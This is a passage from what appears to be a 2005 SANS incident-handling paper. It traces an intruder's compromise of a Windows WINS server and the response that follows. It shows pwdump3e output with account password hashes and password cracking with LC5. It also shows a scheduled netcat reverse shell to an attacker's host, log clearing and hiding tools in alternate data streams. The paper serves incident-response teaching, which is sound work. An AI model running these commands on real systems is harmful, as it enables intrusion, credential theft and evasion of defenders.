⁴ The SAM is the Security Accounts Manager in Windows. This is where the database of accounts and passwords are stored for this server. It is similar to the /etc/passwd file on Unix systems.

```
Metasploit Courtesy Shell (TM)

C:\temp>pwdump3e 10.0.10.101 outfile

pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.

This program is free software based on pwpump2 by Todd Sabin under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.

Completed.


C:\temp>type outfile
Administrator:500:6C734076E7B827BFAAD3B435B51404EE:74561893EA1E32F1FAB1691C56F6C
705:::
Guest:501:A0E150C75A17008EAD3B435B51404EE:823893ADPAD2CDA6E1A414F3EBDF58F7:::
IUSR_TEST2000:1001:259561FFC87ED0B3F1F88CB4B2001FEB:EF7F6BADCF0F38722F2C499B304D
F80D:::
IWAM_TEST2000:1002:FB5FFB7D9367808D0A08E46156EE07F4:4378BC3F5C37D91D60EEE9C5973E
C6F6:::
TsInternetUser:1000:BA5248B510EA5972DC00AAACB39B383B:F60A55E0197F8C209ECECD28717
345C8:::

C:\temp>
```

Running PwDump3e

LC5 will try several different methods to crack a password. It can use a dictionary to generate hashes to compare encrypted passwords against. It can also use a precompiled list of hashes, and it can use brute force to try every possible password. Once it has determined a password, it displays it by the username in the list of users.


Although the attacker already had system level privileges on the server, if he can crack a password, especially for Administrator, he may easily be able to gain access to other servers. If a system administrator has to maintain more than ten or twenty servers, it's unlikely that he will use different passwords on every one of them.



Running @Stake's LC5

3.4 Network Diagram

In this diagram, we see the WINS server, and the internal web server on a server subnet. We also see the attacker's laptop on a client subnet. This subnet also contains a DHCP server for allocating addresses to neighboring workstations. There is a router separating the two /24 subnets, and the router also connects to a firewall, which then connects to the Internet. An intrusion detection system monitors the traffic flowing across the firewall. We also see the external host that the attacker can connect out to to transfer data.



Network Diagram


3.5 Keeping Access

It's important for the attacker to keep access to the system in case his connection is discovered. Here, the attacker has several vulnerabilities. One of these is that he is sitting in a conference room, but he doesn't have a company ID badge. He could be discovered, and at the very least, asked to leave the conference room when a group of people comes in for a meeting. A second is that he has a command shell window open on the screen of a server. This could also be discovered. It may be less likely as servers in data centers may not have attached monitors, but instead some sort of shared console, or a remote desktop connection. If the attacker is asked to or chooses to leave the building, he will want to continue to have his access to the network. Since he didn't come through the firewall from the outside before, he shouldn't rely on coming back through it later. Here, he will open a connection out through the firewall from the server.

To open an outward connection from the server while he's not there, he will need it to happen automatically. The easiest way to do this is to schedule in Windows a netcat connection to a command shell to some host on the Internet. Netcat is a network tool that allows one to quickly set up a listener on a specific port or open a connection to a port on another system. By using the `at` command, he can schedule this like so:

```
at /every:M 18:20 c:\temp\nc.exe 172.16.3.4 4320 -e  
c:\winnt\system32\cmd.exe
```

This will open a connection with netcat every Monday at 6:20 PM to port 4320 on the attacker's Internet host at 172.16.3.4 and connect it to a command shell. So if the attacker uses netcat on this remote host to set up a listener on port 4320, then every Monday at 6:20PM, this server will connect to him and give him a command shell to work with.




```
C:\>at
Status ID    Day          Time          Command Line
-----
2    Each M      6:20 PM      c:\temp\nc.exe 10.0.10.1 4320
-e c:\winnt\system32\cmd.exe
C:\>
```

The attacker can also do things like turn on the Telnet service on the server and create an account that will let him in when he pleases. These both require that he has access to this network though. If he's in the building again, then he could have this access. If he's not, he'll need to figure out another way into the network first before being able to reach the server.

3.6 Covering Tracks

If the attacker doesn't remove the evidence that he's been on the system, that evidence could tip off a system administrator to his presence. It may also make it harder for him to regain access to the system later. If it's obvious to the system administrator how the attacker got in, then the administrator can close up the hole and prevent future access.



Clearing the Event Log

This WINS exploit has the side effect that it causes the WINS process to exit when the VNC server exits. When the process exits, an event is logged stating that the process exited abnormally and that it will be restarted. There may also be other events logged that show that other commands were run on the system. The attacker can go into the event viewer and clear these logs so that the incident handler theoretically can't tell what happened.

Another thing he could do is hide the netcat program by copying it into an Windows NT Filesystem (NTFS) Alternate Data Stream (ADT). ADT's are a feature that allow one to store multiple files behind one filename. For example, if the attacker stored the netcat program, nc.exe, behind cmd.exe, he could still refer to it as cmd.exe:nc.exe. But when the system administrator gets a listing of the contents of the directory with the "dir" command, for example, he will only see the cmd.exe file. There are only two examples of how the attacker can hide the signs of his presence.

After the attacker has done everything he can to cover his tracks, he can now do what he wants on the server, collecting the data he came to get, and he has reduced his chances of being detected.

4. The Incident Handling Process

4.1 Preparation

This site has several security measures in place. It also has to conduct business, and so the allocation of security resources may not be its main focus. But it has done an okay job at securing its technical assets.

On the physical side, the site has card readers on the main doors. It also keeps the data center locked so that only authorized personnel can enter it.

There are also administrative policies in place. Personnel are required to wear company ID badges throughout the facility, but there is no one who really enforces this rule. There is also a policy in place on patching operating systems. The policy states:

- 1) System administrators must check for vendor patches for their operating systems and applications every thirty days.
- 2) The system administrators then have thirty days to apply any relevant patches.

The procedure is as follows:

- 1) The system administrator downloads the patches.
- 2) The patches are tested in a test environment for a week.
- 3) The patches are then moved to a staging environment for a week.
- 4) The patches are moved into production.

A firewall is in place to limit the access to the network from the outside world. There is also an intrusion detection system set up to monitor traffic through the firewall. Passwords are set up to expire every 180 days. All workstations have anti-virus services installed on them to keep the malware out. The servers also log to a central server.

The security team has also done some work to mitigate incidents when they happen. All servers have warning banners on them so that the team can monitor when needed. The team also has a good relationship with the campus security team.

The team has put together a CD of tools. When the members are called to respond to an incident, they don't need to worry about finding and downloading tools once they get on scene. The CD has trusted binaries for different operating systems. They include command shells, network tools, and forensic tools. Where possible, these binaries are statically linked. If binaries aren't linked statically, they will rely on shared libraries. If these shared libraries are on the response CD and the handler can guarantee that the program will use those libraries when it runs, he's probably safe. If the program loads shared libraries from the system when it runs, it's possible that an attacker could have replaced the system libraries with copies that don't do exactly what

they should. They may appear to behave correctly, but a process list may not include all processes so that malware can be hidden, or a file list may not include all files in a directory, for example.

The team has a communications plan in place that is external to their network. If the network has been compromised, the team doesn't want to risk having an attacker come across its communications. The team members have a hard copy list of cell phone numbers and alpha-pager numbers that they can use to relay messages.

The team is set up so that there is always one member who can reach the facilities within one hour after something happens. Being available in this time frame allows the handler to start reacting to the incident in a reasonable time in order to mitigate further damage by the attacker. It also allows him time to begin working the issue before potentially untrained personnel get anxious and begin working and inadvertently contaminating the scene.

4.2 Identification

There are two main factors in when and if this incident is detected. The first factor is whether the attacker's actions are detected by automatic means. He wants to avoid tripping any alarms, such as a Network Intrusion Detection System, a Host Intrusion Detection System, or any kind of log monitoring. The second factor is the accidental finding by a system administrator. The time it takes to detect the incident in this case will depend on what traces are left on the system, what tasks the system administrator needs to accomplish today, and whether he will use that system. Either one of these could be more likely, depending on circumstances. The IDS's won't alert on every incident, and the system administrator won't look at everything on every system.

In this case, the system administrator is setting up a new service on the internal web server. When he isn't able to reach that service, he checks the IP address that the server's name is resolving to, and notices it isn't correct. He then calls the on-call security team member, who is the incident handler today.

The incident handler wants to make sure that this isn't just a case of someone mistyping the IP address in the WINS database so when he arrives, he checks the event logs to see who was logged in to the server. The event logs don't show anyone logged in.

Luckily, the system administrator has set up a server which collects logs centrally, and he has previously installed Snare on the servers to transmit the logs. The incident handler checks those logs and finds the following entries:

Feb 14 16:50:54	10.0.10.101	test2000.mydomain.local	MSWinEventLog	1
System	80	Mon Feb 14 16:50:54 2005	7031	

```

Service Control Manager      Unknown User      N/A
Error TEST2000      None
The Windows Internet Name Service (WINS) service terminated
unexpectedly. It has done this 0 time(s). The following
corrective action will be taken in 15000 milliseconds: Restart
the service.      2

Feb 14 16:50:54 10.0.10.101 test2000.mydomain.local MSWinEventLog      0
Security      81      Mon Feb 14 16:50:54 2005      593
Security      SYSTEM      User Success Audit      TEST2000      Detailed
Tracking      A process has exited:      Process ID: 984      User Name:
TEST2000$      Domain: WORKGROUP      Logon ID: (0x0,0x3E7)      76

Feb 14 16:51:09 10.0.10.101 test2000.mydomain.local MSWinEventLog      0
Security      82      Mon Feb 14 16:51:09 2005      592      Security
SYSTEM      User Success Audit      TEST2000      Detailed Tracking
A new process has been created:      New Process ID: 2164668416
Image File Name: \WINNT\system32\wins.exe      Creator Process ID:
2170960288      User Name: TEST2000$      Domain: WORKGROUP      Logon ID:
(0x0,0x3E7)      77

Feb 14 16:51:19 10.0.10.101 test2000.mydomain.local MSWinEventLog      1
Application 83      Mon Feb 14 16:51:19 2005      100      ESENT Unknown
User N/A      Information TEST2000      Devices      wins (1232) The
database engine 6.00.3939.0006 started.      1

Feb 14 16:51:24 10.0.10.101 test2000.mydomain.local MSWinEventLog      1
Application 84      Mon Feb 14 16:51:24 2005      300      ESENT Unknown
User N/A      Information TEST2000      Printers      wins (1232) The
database engine is initiating recovery steps.      2

Feb 14 16:51:31 10.0.10.101 test2000.mydomain.local MSWinEventLog      1
Application 85      Mon Feb 14 16:51:31 2005      301      ESENT Unknown
User N/A      Information TEST2000      Printers      wins (1232)
The database engine is replaying log file
C:\WINNT\system32\wins\j50.log.      3

Feb 14 16:53:24 10.0.10.101 test2000.mydomain.local MSWinEventLog      1
Application 86      Mon Feb 14 16:53:24 2005      302      ESENT Unknown
User N/A      Information TEST2000      Printers      wins (1232)
The database engine has successfully completed recovery steps.
4

Feb 14 16:54:04 10.0.10.101 test2000.mydomain.local MSWinEventLog      1
System      88      Mon Feb 14 16:53:59 2005      4097      Wins Unknown
User N/A      Information TEST2000      None      0000: 7f 04 00 00 00 00 00 00
.....      Unknown      3

```

Here, he sees that the wins.exe process died and was restarted, and he knows this isn't normal behavior for that process. He can't find these events on the WINS server because they have been deleted. So having the remote logging set up effectively countered someone deleting the Windows event logs.

Next, he puts in his incident response tool CD and starts up Process Explorer. The incident handler sees cmd.exe running as a child process of wins.exe, and he knows

that this event is now classified as an incident.

A timeline of events so far looks like this:

Time	Event
Monday 4:30pm	Attacker follows employee into building and enters conference room.
Monday 4:50pm	Attacker launches attack on WINS server.
Monday 5:00pm	Attacker gains control of WINS server.
Tuesday 9:30am	System administrator has problem with new service and begins to debug.
Tuesday 10:00am	Sysadmin notices IP address is incorrect and calls Security On-call.
Tuesday 10:10am	Incident Handler is already in the building and meets Sysadmin
Tuesday 10:25am	Incident Handler determines event is an incident
Tuesday 10:35am	Incident Handler works with System Administrator to start handling incident.

In this case, it has been seventeen hours from the time the attacker began until the time the attack was detected. It has been another hour before the event was categorized as an incident and handling it began. Now that a problem has been identified, the Incident Handler moves on to containing it.

4.3 Containment

Since the server has an open connection to the outside world, the first way to contain this issue is to close that connection. One can do this and at the same time close off other access to the system by putting an access control list in the router denying access from outside that subnet except to the NetBIOS Nameserver port. Permitting that one connection allows the business to keep running as the team moves forward. If the ACL is set to log all traffic it blocks, this will help in detecting new attempted connections to or from the attacker.

The next step is to take a forensic image of the system. This can be done in three different ways. In the first two, one can use dd and netcat. The tool dd reads the raw disk and netcat can transfer the image to a forensics workstation. These tools can be used on the live system, or the system may be powered off. Once the system is powered off, the incident handler can boot with a Knoppix⁵ CD and run dd and netcat from there. The hard drive in this machine is only 4G in size, and the machine has a 100Mbps Ethernet connection, so it should only take about 10 minutes to get the image. A third option is to use a hardware imaging device. This device has cables that plug into the drive to be imaged and an identical blank drive. It then images the

⁵ Knoppix is a Linux operating system distribution on a single bootable CD. The distribution contains many security tools so one can boot off this CD and have access to many utilities that are needed in an investigation.

old drive to the new much faster than the first two methods.

It's important to remember that at this time any command that is typed will change the system in some way. The handler is taking an image of the drive so he wants to make sure that any command he types has little if no effect on the file system, and he also wants to document how each command will affect the filesystem. He then wants to keep the original disk and his documentation in a secure location and follow chain of custody rules in order to guarantee the integrity of the evidence. This means that whenever he hands off the evidence to another incident handler or to law enforcement, he requires a signature that the other party has accepted the items.

After this is done, on a forensics workstation, the handler can scan the system for files that were newly created or for files whose MD5 sums don't match those from a trusted database.

On the system itself, the handler can use the Process Explorer tool to get a list of all the processes running. This tool shows the process tree, with which process called another and what files each process has open. The next step in containing the incident is to kill the command shell that was spawned from wins.exe.


© SANS Institute 2005, Author retains full rights.

Process	PID	CPU	Description	Company Name
System Idle Process	0	94		
Interrupts	n/a		Hardware Interrupts	
DPCs	n/a		Deferred Procedu...	
System	8			
smss.exe	168		Windows NT Ses...	Microsoft Corporation
csrss.exe	184		Client Server Run...	Microsoft Corporation
winlogon.exe	204		Windows NT Log...	Microsoft Corporation
services.exe	232		Services and Con...	Microsoft Corporation
svchost.exe	428		Generic Host Pro...	Microsoft Corporation
SPoolSV.EXE	460		Spooler SubSyste...	Microsoft Corporation
msdtc.exe	488		MS DTC console ...	Microsoft Corporation
DNTUS26.EXE	600		DameWare Devel...	DameWare Development LLC
svchost.exe	612		Generic Host Pro...	Microsoft Corporation
llssrv.exe	636		Microsoft® Licens...	Microsoft Corporation
regsvc.exe	676		Remote Registry ...	Microsoft Corporation
mstask.exe	712		Task Scheduler E...	Microsoft Corporation
nc.exe	1460			
cmd.exe	216		Windows NT Co...	Microsoft Corporation
SnareCore.exe	784		SNARE Service	InterSect Alliance Pty Ltd
VMwareServic...	840		VMware Tools Se...	VMware, Inc.
wins.exe	868		WINS SERVER	Microsoft Corporation
cmd.exe	1108		Windows NT Co...	Microsoft Corporation
ntvdm.exe	1256		NTVDM.EXE	Microsoft Corporation
inetinfo.exe	880		Internet Informatio...	Microsoft Corporation
dfssvc.exe	932		Windows NT Dist...	Microsoft Corporation
lntsvr.exe	1356		Microsoft Telnet ...	Microsoft Corporation
lsass.exe	244		LSA Executable a...	Microsoft Corporation
explorer.exe	1264		Windows Explorer	Microsoft Corporation
VMwareTray.exe	756		VMwareTray	VMware, Inc.
WZQKPICK.EXE	1400		WinZip Executable	WinZip Computing, Inc.
procexp.exe	1440	6	Sysinternals Proc...	Sysinternals

Type	Name

CPU Usage: 6% Commit Charge: 15.52% Processes: 29

The handler might also find interesting network traffic in progress. He could look for this with a couple different tools. One is *tdimon*. This one will show which processes are doing what on the network. Another is *ethereal*. This one can be used to analyze all network traffic to and from the system and to reassemble TCP streams.



```

56    23.87270729 nc.exe:1460 81228168    TDI_EVENT_RECEIVE TCP:0.0.0.0:1102
      172.16.3.4:4320  MORE_PROCESSING_REQUIRED    Length:4 Flags:
ENTIRE_MESSAGE LOOKAHEAD DISPATCH
57    23.87364316 nc.exe:1460 8128A168    TDI_RECEIVE TCP:0.0.0.0:1102
      172.16.3.4:4320  SUCCESS
59    23.91894249 nc.exe:1460 8128A168    TDI_SEND    TCP:0.0.0.0:1102
      172.16.3.4:4320  SUCCESS    Length:26

```

